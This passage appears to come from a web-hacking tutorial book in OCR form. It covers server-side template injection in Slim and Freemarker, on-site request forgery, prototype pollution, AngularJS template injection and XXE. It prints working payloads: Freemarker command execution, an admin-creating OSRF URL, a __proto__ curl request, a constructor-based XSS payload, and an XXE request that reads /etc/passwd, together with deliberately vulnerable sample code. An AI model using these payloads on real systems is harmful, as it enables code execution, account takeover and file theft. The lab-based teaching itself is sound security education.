
In terms of exploiting SSTI the slim template engine is very similar to ERB except for the syntax as shown below:

- #{code}



To execute a shell command just wrap your command in backticks as shown below:

- #{ `whoami` }



Again just like the ERB template engine you can execute any ruby command you want.

https://t.me/learningnets

Java - Freemarker


Freemarker is the most popular template engine for java so it's a good idea to learn how to exploit it. Example vulnerable code can be found in the below image:

```
import freemarker.template.Configuration;
import freemarker.template.Template;
import freemarker.template.TemplateException;

@Controller
@EnableAutoConfiguration
public class Main {



    @RequestMapping("/")
    @ResponseBody
    String home(@RequestParam(required=false,name = "name") String name) {

        if (name == null) {
                name = "";
        }

        String template ="<!DOCTYPE html><html><body>"+
                                        "<form action='/' method='post'>"+
                                        "First name:<br>"+
                                        "<input type='text' name='name' value=''>"+
                                        "<input type='submit' value='Submit'>"+
                                        "</form><h2>Hello "+
                                        name+
                                        "</h2></body></html>";


        //dependent of the template engine
        //https://freemarker.apache.org/docs/api/freemarker/cache/StringTemplateLoader.html
        try {
                        Template t = new Template("home", new StringReader(template), new Configuration());
                        Writer out = new StringWriter();
                try {
                                t.process(new HashMap<Object, Object>(),out);
                        } catch (TemplateException e) {
                                // TODO Return error or something else different from the template
                                e.printStackTrace();
                        }
```


As you can see above this vulnerability stems from concatenating user supplied input with a template just like every other template engine. To test for SSTI vulnerability use the following payload:

- ${7*7}

https://t.me/learningnets



Similar to other template engines to exploit this vulnerability we are going to use an object to execute shell commands. The **new()** command can be used to instantiate classes so all we need is a class that can execute shell commands.



As shown above the Execute class can be used to execute shell commands. The documentation even mentions that this class can be used to run arbitrary code on your server. To use this class we can run the following command:

- <#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("whoami")}
- [#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('whoami')}
- ${"freemarker.template.utility.Execute"?new()("whoami")}

https://t.me/learningnets

As you can see above the command “whoami” ran and the output was displayed in the browser. From here it would be trivial to run a command to execute your backdoor or anything else you want.

Summary

On-site Request Forgery (OSRF)

Introduction

On site request forgery is a fairly old vulnerability that most people don’t know about. Similar to cross site request forgery(CSRF) with OSRF an attacker can force a users web browser to make requests on the attackers behalf. The only difference is that the request is initiated from the target application whereas CSRF is initiated from an attacker controlled site.

OSRF

When looking at OSRF it can feel very similar to XSS. This is because the root cause of this vulnerability is using user supplied input to make HTTP requests. An example vulnerable application can be found below:


https://t.me/learningnets

```
1  from flask import Flask,request,redirect
2  app = Flask(__name__)
3
4
5  @app.route('/')
6  def on_site_request_forgery():
7      vuln_param = request.args.get('vuln_param')
8      return "<html><body>  <img src='http://127.0.0.1:5000/images/{0}.jpg' /> </body></html>".format(vuln_param)
9
10 @app.route('/admin/add')
11 def add_admin():
12
13     username = request.args.get('username')
14     password = request.args.get('password')
15     return "<html><body>  Admin Added </body></html>"
16
17 if __name__ == '__main__':
18     app.run()
```


The whole goal of this vulnerable application is to force the user to send a request to the “/admin/add” endpoint. Doing so will cause the application to add an admin user which the attacker could use to login to the victims application.

If you see XSS on line 8 you're absolutely correct but for the purpose of the exercise let's assume that the user's input is sanitized and we can't break out of the single quotes. In that scenario XSS wouldn't work but OSRF will. Remember the goal is to make the user browser send a request to “127.0.0.1/admin/add?username=ghost&password=lulz”. This would create a new admin user called “ghost” with the password of “lulz”. Take a closer look at the “/” endpoint and how the “vuln_param” is used to create the src attribute of the image tag. What if an attacker were to input “../../”?

https://t.me/learningnets




As you can see above it caused the application to send a GET request to the path"/" instead of "/images". This is because the "../" characters tell the server to go back one directory, if you're familiar with linux you probably already know this.




The above request is a little better, if you look at the bottom right of the image you can see the browser make a request to "/admin/add.jpg". If we add the username and password parameters we should be able to add an admin account as shown below:

https://t.me/learningnets



Note when sending multiple parameters we must URL encode the “&” character otherwise the browser will think it belongs to the first request not the second. Also notice how the password is “lulz.jpg” and not “lulz”. This is because “.jpg” is appended to the string at the end to get rid of these characters in our password we can just add a dummy parameter as shown below:

- http://127.0.0.1:5000/?vuln_param=../../admin/add?username=ghost%26password=lulz%26dummy_param=



Finally we are able to make a request to the “/admin/add” endpoint causing the application to add a new user called “ghost” with the password of “lulz”. Note that since this is coming from the users browser it will contain all the users authentication cookies, applications origin header, and more depending on how the request is sent.

https://t.me/learningnets

Summary


If you're able to control part of the URL used to make an HTTP request you probably have OSRF. To confirm, try injecting the “../” characters which will cause the request to go up one directory, if this is possible you definitely have OSRF you just need to find an interesting endpoint to call. This is a fairly old bug that most people don’t know exists and on top of that it's really easy to implement this vulnerability in your application. That stacked with the fact that it's easy to exploit makes this vulnerability fairly dangerous.

Prototype Pollution

Introduction

Javascript is a prototype based language. Prototypes are the mechanism by which JavaScript objects inherit features from one another. This means that if the prototype object is modified in one object it will apply to every other object as shown in the below example:

https://t.me/learningnets



As you can see above we have two variables called “a” and “b”. We modify the prototype object in variable “a” by adding a variable called “foo” and giving it the value of “bar”. You might think that this would have no effect on variable “b” but it does. The modified prototype object is inherited by variable “b”, so when we call the “foo” variable on “b” it prints “bar”.

Prototype Pollution

As stated earlier javascript is a prototype based language, this means that if we modify the prototype object it will persist to all other objects. Take a look at the following code, the goal here is to set the “admin” variable to true:

https://t.me/learningnets

```
function merge(dst, src) {
    for (var attr in src) {
        if (typeof(dst[attr]) == "object" &&
            typeof(src[attr]) == "object") {
            merge(dst[attr], src[attr]);
        } else {
            dst[attr] = src[attr];
        }
    }
    return dst;
}


if (request.method == "POST") {
  if (request.headers.content_type == 'application/json') {
    user=merge({"user":""}, JSON.parse(request.post.data));
    admin={};
    response.headers.content_type = 'application/json' ;
    if (admin.admin == true) {
      write(JSON.stringify({"key": ""+process.env['PTLAB_KEY']}));
    } else {
      write(JSON.stringify(user));
    }
 }
```

As shown above we are merging user supplied data with the user object. Next it will create a variable called admin and it will check if “admin.admin” is set to true. If it is, we win. Under normal circumstances this would be impossible as we never get the change to modify this variable but with prototype pollution we can.

During the merge process if it comes across a prototype object it will add that to the user object. Since the prototype object is inherited by all other objects we can potentially modify other variables as shown in the below curl request.

```
jokers-MacBook-Pro:Desktop joker$ curl -X POST -H "Content-Type: application/json"
 -d '{"__proto__":{"admin":1}}' http://ptl-c671c624-60d33a93.libcurl.so/
```

In the above image we are sending a prototype object with a variable called “admin” which is set to “true”. When the line checks to see if admin.admin is set to true it will

https://t.me/learningnets

pass because the admin object inherited the admin variable from the prototype object which we modified.

Summary

Prototype pollution can be thought of as a type of object injection. The prototype object is inherited by all objects so if we can modify it in one place it will be inherited by everything else. This can be used to overwrite functions, variables, and anything else. Although this is a lesser known vulnerability it is just as deadly as anything else. In the past this has led to XSS, DOS attacks, and RCE so there is no limit to what you can potentially do with this.

Client Side Template Injection (CSTI)

Introduction

Front end development has rapidly changed over the past decade. Most modern day web applications are built using javascript frameworks like AngularJS, React, Vue, and more. According to google “AngularJS is a JavaScript-based open-source front-end web framework mainly maintained by Google and by a community of individuals and corporations to address many of the challenges encountered in developing single-page applications”. Most people think these frameworks are immune to vulnerabilities like XSS but that is not the case, it's just a little different to exploit.

https://t.me/learningnets

Angular Basics

There are a few things you need to understand when dealing with Angular applications. I will briefly go over a few topics such as templates, expressions, and scopes which is vital for understanding client side template injection in Angular.

When you are looking at an Angular application in your browser you're actually looking at a template. A template is an HTML snippet that tells Angular how to render the component in Angular application. The main advantage of templates is that you can pass in data allowing you to dynamically generate HTML code based on the arguments passed to it. An example template can be found below:

- <h1>Welcome {{Username}}!</h1>

As you can see the following template creates an “h1” tag which welcomes the current user. The “{{Username}}” is an expression and changes based on your username. If my username is “ghostlulz” then the application would display “Welcome ghostlulz!”. This allows Angular to dynamically generate HTML pages instead of using static pages as shown below:

- <h1> Welcome ghostlulz!</h1>

Expressions are Javascript like code snippets . Like Javascript expressions Angular expressions can contain literals, operators, and variables as shown below:

- 1+1

https://t.me/learningnets

- A+b
- User.name
- Items[index]

Unlike Javascript expressions which are evaluated against the global window, Angular expressions are evaluated against the Scope object. Basically what this means is if you try to evaluate “alert(1)” it will fail because the scope does not have an “alert” function (unless you define one). The scope is just an object and you can define variables and functions in it as shown below:


```
$scope.username = "Ghostlulz";


$scope.greetings = function() {
                return 'Welcome ' + $scope.username + '!';
            };
```

Client Side Template Injection (XSS)


According to Google “Client-side template injection vulnerabilities arise when applications using a client-side template framework dynamically embed user input in web pages”. As you know Angular is a client side template framework and you can embed user input into these templates. This makes Angular the perfect target for this type of vulnerability.

https://t.me/learningnets

If you don’t know better and you’r testing for XSS on an Angular site you might try something like this:




Ass you can see I didn’t get an alert box and that's because the server is encoding our input before passing it to the template as shown below.



https://t.me/learningnets

This is a very popular method of preventing XSS and is sufficient enough for most applications but Angular is different. In Angular we can use expressions which does not have to use special characters which get encoded by the “htmlspecialchars” PHP function as shown below:




As you can see above I am using the expression “{{1+1}}” which gets evaluated to “2”. This is a very strong indicator that the application is vulnerable to client side template injection.

Forcing an application to add two numbers together isn’t all that exciting, but what if we could inject javascript code. We know we can't simply insert an “alert(1)” function because that function is not defined in the scope object. Behind the scenes “alert(1)” turns into “$scope.alert(1)”. By default the scope object contains another object called “constructor” which contains a function also called “constructor“. This function can be used to dynamically generate and execute code. This is exactly what we need to execute our XSS payload as shown below:

https://t.me/learningnets

- {{constructor.constructor('alert(1)')()}}



As you can see above our malicious Angular expression was injected into the page causing the application to dynamically generate and execute our payload.

```
        <hr/>
            <b>Angular JS Expression:</b>
            <!-- start of AngularJS app -->
            <div ng-app>

{{constructor.constructor(&#039;alert(1)&#039;)()}}

            </div>
            <!-- end of AngularJS app -->
```

To help prevent this type of attack Angular 1.2 – 1.5 contains a sandbox. This was later removed in version 1.6 and above as it provided no real security as there were numerous sandbox bypasses. If the application your testing is between versions 1.2 –

https://t.me/learningnets

1.5 you will need to look up the sandbox bypass for that version to get your XSS payload to execute.

Summary

With new technologies comes new vulnerabilities. Any client side template framework that accepts user input can be vulnerable to client side template injection. This vulnerability is mostly used to trigger XSS payloads. Since angular uses expressions we can often bypass traditional XSS preventions such as encoding the user's input. Most developers rely heavily on this prevention method which works fine in most applications just not ones that make use of client side templates and expressions.

XML External Entity (XXE)

Introduction

XML External Entity(XXE) is a vulnerability that can appear when an application parses XML. Before diving into what XXE is you need to have a solid understanding of XML first.

XXE Basics

Extensible Markup Language(XML) is a language designed to store and transport data similar to JSON. A sample of what XML looks like can be found below:

```
<?xml version="1.0" encoding="UTF-8"?>
```

https://t.me/learningnets

```
<bookstore>
        <book category="cooking">
                <title lang="en">Everyday Italian</title>
                <author>Giada De Laurentiis</author>
                <year>2005</year>
                <price>30.00</price>
        </book>
        <book category="children">
                <title lang="en">Harry Potter</title>
                <author>J K. Rowling</author>
                <year>2005</year>
                <price>29.99</price>
        </book>
</bookstore>
```

On the first line you can see the prolog which contains the XML version and encoding.

Pro tip if you ever see this in burp you should immediately test for XXE:

- <?xml version="1.0" encoding="UTF-8"?>

Under that you see the “<bookstore>” tag which represents the root node. There are two child nodes called “<book>” and each of these contain subchild nodes called “<title>,<author>,<year>,<price>”.

```
<root>
        <child>
                <subchild>.....</subchild>
        </child>
</root>
```

https://t.me/learningnets

That's the basic structure of XML but there is a little more you should know. There is something called document type definition (DTD) which defines the structure and the legal elements and attributes of an XML document as shown below:

```
<?xml version="1.0"?>
<!DOCTYPE note [ <!ENTITY user "Ghostlulz">
<!ENTITY message "got em"> ]>

<test><name>&user;</name></test>
```

As shown above there is something called an ENTITY. This acts as a variable. In this example the entity “user” holds the text “Ghostlulz”. This entity can be called by typing “&user;” and it will be replaced by the text “Ghostlulz”.

You can also use something called an external entity which will load its data from an external source. This can be used to get contents from a url or a file on disk as shown below:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://example.com" > ]>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>
```

XML External Entity(XXE) Attack

I mentioned that you can use external entities to grab data from a file on disk and store it in a variable. What if we tried to read data from the “/etc/passwd” file and store it in a

https://t.me/learningnets

variable? Note that in order to read the data the entity must be returned in the response. Knowing that lets try to exploit our test environment.

While in burp I captured the following POST request which seems to be using XML to send data to the back end system. Whenever you see XML you should test for XXE.

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFxHGdJwnibqkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

To test for XXE simply put in your malicious external entity and replace each node value with it as shown below:

https://t.me/learningnets

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 178
Connection: close
Cookie: session=JbPR3IFxHGdJwnibqkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1000</storeId></stockCheck>
```

As shown above I created an external entity to grab the data in the /etc/passwd file and stored it in the entity xxe. I then placed the variable in the <productID> node. If the server does not block external entities the response will be reflected to you.

https://t.me/learningnets

```
HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
